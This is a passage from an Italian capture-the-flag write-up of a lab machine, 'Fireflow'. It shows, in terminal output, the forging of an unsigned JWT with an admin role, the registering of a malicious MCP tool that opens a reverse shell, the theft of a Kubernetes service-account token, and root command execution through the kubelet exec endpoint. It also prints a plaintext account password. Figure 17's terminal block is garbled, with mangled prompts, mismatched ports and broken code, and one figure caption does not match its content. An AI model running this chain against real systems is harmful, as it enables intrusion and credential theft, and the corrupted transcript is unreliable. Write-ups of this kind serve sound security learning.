{"token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1b291bmRudG9wcm9kcyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1b291bmRudG9wcm9kcyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9", "token_type": "bearer"}
nightfall@fireflow:~$ curl -s -X POST http://10.129.66.219:30080/api/v1/tools -H 'Content-Type: application/json' -H 'Authorization: Bearer $USER_JWT' -d '{"name": "test", "description": "Test", "code": "print(1)"}'
{"detail": "Admin role required"}
nightfall@fireflow:~$
```

Figura 16: Il token con ruolo user viene rifiutato sull'endpoint admin dei tool: il controllo del ruolo esiste.

La vulnerabilità JWT alg=none è un classico: un JWT normalmente si affida alla propria firma per provare che il payload non è stato manomesso, ma se il server accetta none tratta i token non firmati come validi. Forgiare un token con role: admin e firma vuota ha prodotto un token che il server ha accettato, e la richiesta prima vietata ha ora registrato con successo un tool.

```
nighthalffireflow~$ curl -s -X POST http://10.129.66.219:38088/api/v1/auth -H 'Content-Type: application/json' -d '{"username":"Langflow-bot","password":"Langf0w@mc2p6t61"}' | jq '{access_token':`eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIjOiJYbWVzeXNkdXl1bDQ3L2JldjoiImVzcn91bm9udGh0PC9yZW50eXBxTjB8MkhkbnR9PSJ0ken_type": "bearer"},"nighthalffireflow~$ curl -s -X POST http://10.129.66.219:38088/api/v1/auth -s -X POST http://10.129.66.219:38088/api/v1/auth -H 'Content-Type: application/json' -d '{"username":"Langflow-bot","password":"Langf0w@mc2p6t61"}' | python3 -c 'import sys,json; t=json.load(sys.stdin); print base64.urlsafe_b64decode(t["access_token"].split(".")[1]).print(base64.b64decode(pv == ))' b['sub':"Langflow-bot","role":"role"},"nighthalffireflow~$ USER_JWT=$(curl -s -X POST http://10.129.66.219:38088/api/v1/auth -H 'Content-Type: application/json' -d '{"username":"Langflow-bot","password":"Langf0w@mc2p6t61"}' | python3 -c 'import sys,json; print(json.load(sys.stdin))["access_token"]') nighthalffireflow~$ curl -s -X POST http://10.129.66.219:38088/api/v1/tools -H 'Content-Type: application/json' -H "Authorization: Bearer $USER_JWT" -d '{"name":"test","description":"test","code":"print(1)"}' {detail:"Admin role required"}nighthalffireflow~$ nano craft.py nighthalffireflow~$ python3 craft.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIjOiJYbWVzeXNkdXl1bDQ3L2JldjoiImVzcn91bm9udGh0PC9yZW50eXBxTjB8MkhkbnR9PSJ0ken_type": "bearer"},"nighthalffireflow~$ python3 craft.py | cut -d . -f2 | base64 -d 2>/dev/null; echo {"sub": "attacker", "role": "admin"} nighthalffireflow~$ ADMIN_JWT=$(python3 craft.py) eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIjOiJYbWVzeXNkdXl1bDQ3L2JldjoiImVzcn91bm9udGh0PC9yZW50eXBxTjB8MkhkbnR9PSJ0ken_type": "bearer"},"nighthalffireflow~$ curl -s -X POST http://10.129.66.219:38088/api/v1/tools -H 'Content-Type: application/json' -H "Authorization: Bearer $ADMIN_JWT" -d '{"name":"test","description":"test","code":"print(1)"}' [{"id":1,"registered":true,"name":"test","nighthalffireflow~$
```

Figura 17: Viene forgiato un token non firmato con ruolo admin; da notare il punto finale (firma vuota).

Il passo finale di questa fase ha registrato un tool malevolo il cui codice apre una reverse shell (basato su `os.fork` e `os.setsid`, quindi persistente per costruzione), poi l'ha invocato tramite l'endpoint MCP per ottenere una shell come utente `mcp`, dentro un pod Kubernetes.



```

kali@kali:~$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.15.227] from (UNKNOWN) [10.129.66.219] 46218: nc [10.129.66.219] 9001
$ id
id
uid=1000(mcp) gid=1000(mcp) groups=1000(mcp)
$ hostname
hostname
mcp-server-54464cb475-29ztf
$ ls /var/run/secrets/kubernetes.io/serviceaccount/
ls /var/run/secrets/kubernetes.io/serviceaccount/: ca.crt namespace token
$ env | grep KUBERNETES
env | grep KUBERNETES
KUBERNETES_SERVICE_PORT=443
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
KUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_SERVICE_HOST=10.43.0.1
$ TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
$ API=https://10.43.0.1:443
API=https://10.43.0.1:443
$ echo "$API"
echo "$API"
https://10.43.0.1:443
$ echo "${TOKEN:0:20}"
echo "${TOKEN:0:20}"
/bin/sh: 8: Bad substitution
$ echo "$TOKEN" | cut -c1-20
echo "$TOKEN" | cut -c1-20
eyJhbGciOiJIUzI1NiIs
$

```

Figura 19: L'elenco pod del kubelet rivela un pod node-exporter privilegiato che monta la / dell'host.

L'endpoint exec del kubelet non risponde a richieste HTTP normali: richiede un upgrade a WebSocket. Una richiesta diretta lo ha confermato con un messaggio esplicito "Upgrade request required", che ha validato la correttezza del path dell'endpoint e il fatto che un client WebSocket (lo script kube\_exec.py) fosse lo strumento giusto.

```

$ curl -sk "https://10.129.66.219:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmmtq/node-exporter?command=id&output=1&error=1" -H "Authorization: Bearer $TOKEN" -i | head -20
curl -sk "https://10.129.66.219:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmmtq/node-exporter?command=id&output=1&error=1" -H "Authorization: Bearer $TOKEN" -i | head -20
HTTP/2 500
content-type: text/plain; charset=utf-8
x-content-type-options: nosniff
content-length: 25
date: Fri, 31 Jul 2026 01:52:00 GMT
Upgrade request required
$

```

Figura 20: L'endpoint exec del kubelet restituisce "Upgrade request required": richiede un handshake WebSocket.

Un'altra trappola dell'incollaggio. Lo script finale falliva ripetutamente con HTTP 404, che sembrava un endpoint sbagliato ma era in realtà un refuso di un carattere nel nome del pod (mmntq invece di nmmtq) introdotto durante la riscrittura. Confermare il nome del pod direttamente dal JSON del kubelet, e correggere il file sul posto con sed invece di reincollarlo, ha risolto. Il tema ricorrente di questa macchina è stato che i concetti erano solidi e il tempo si è perso in errori di trascrizione.

Con il nome corretto del pod, l'exec via WebSocket attraverso il kubelet è stato eseguito come root dentro il pod privilegiato. Poiché quel pod monta il filesystem dell'host sotto /host, leggere la root flag dall'host è stato il comando finale.

```

File /usr/local/lib/python3.11/site-packages/websockets/client.py, line 327, in parse
self.process_response(response)
File /usr/local/lib/python3.11/site-packages/websockets/client.py, line 144, in process_response
raise InvalidStatus(response)
websockets.exceptions.InvalidStatus: server rejected WebSocket connection: HTTP 404
$ sed -i 's/mmmtq/nmmtq/' /tmp/kube_exec.py
grep NE_POD /tmp/kube_exec.py -i 's/mmmtq/nmmtq/' /tmp/kube_exec.py
$
grep NE_POD /tmp/kube_exec.py
NE_POD = "prometheus-prometheus-node-exporter-nmmtq"
url = (f"wss://{NODE}:10250/exec/{NE_NS}/{NE_POD}/{NE_CNT}")
$ python3 /tmp/kube_exec.py "id"
python3 /tmp/kube_exec.py "id"
uid=0(root) gid=65534(nobody) groups=10(wheel),65534(nobody)
{"metadata":{"status":"Success"}}$ python3 /tmp/kube_exec.py "cat /host/root/root/root.txt"
python3 /tmp/kube_exec.py "cat /host/root/root/root.txt"
[ROOT FLAG REDACTED]
{"metadata":{"status":"Success"}}$

```

Figura 21: Esecuzione di comandi come uid=0(root) nel pod privilegiato; la root flag viene letta dal filesystem dell'host (oscurata).

## 9. Riepilogo della catena d'attacco

| Fase     | Tecnica                                    | Risultato                         |
|----------|--------------------------------------------|-----------------------------------|
| Recon    | Cert wildcard a fuzzing vhost con ffuf     | flow.fireflow.htb, Langflow 1.8.2 |
| Foothold | CVE-2026-33017 RCE non autenticata         | shell come www-data               |
| User     | Riuso password dal .env                    | SSH come nightfall, user flag     |
| Lateral  | Forgiatura JWT alg=none, tool MCP malevolo | shell come mcp (nel pod)          |
| Privesc  | Kubernetes nodes/proxy, exec del kubelet   | root, root flag                   |

## 10. Conclusioni

Fireflow concatena cinque debolezze indipendenti in una storia coerente, e la sua lezione è architetturale: una funzionalità pubblica non autenticata (il playground di Langflow), una singola password riusata, una libreria JWT che accetta none e un permesso Kubernetes troppo ampio sembrano minori presi singolarmente, ma si compongono in una compromissione totale dell'host. La conclusione tecnica dal lato operativo è altrettanto pratica: su una macchina così la parte difficile non è capire le vulnerabilità, ma trascrivere payload complessi senza corromperli. Scrivere i payload in file, usare curl -d @file, validare il codice incorporato prima di inviare, e correggere sul posto invece di reincollare sono le abitudini che trasformano una sessione frustrante in una pulita.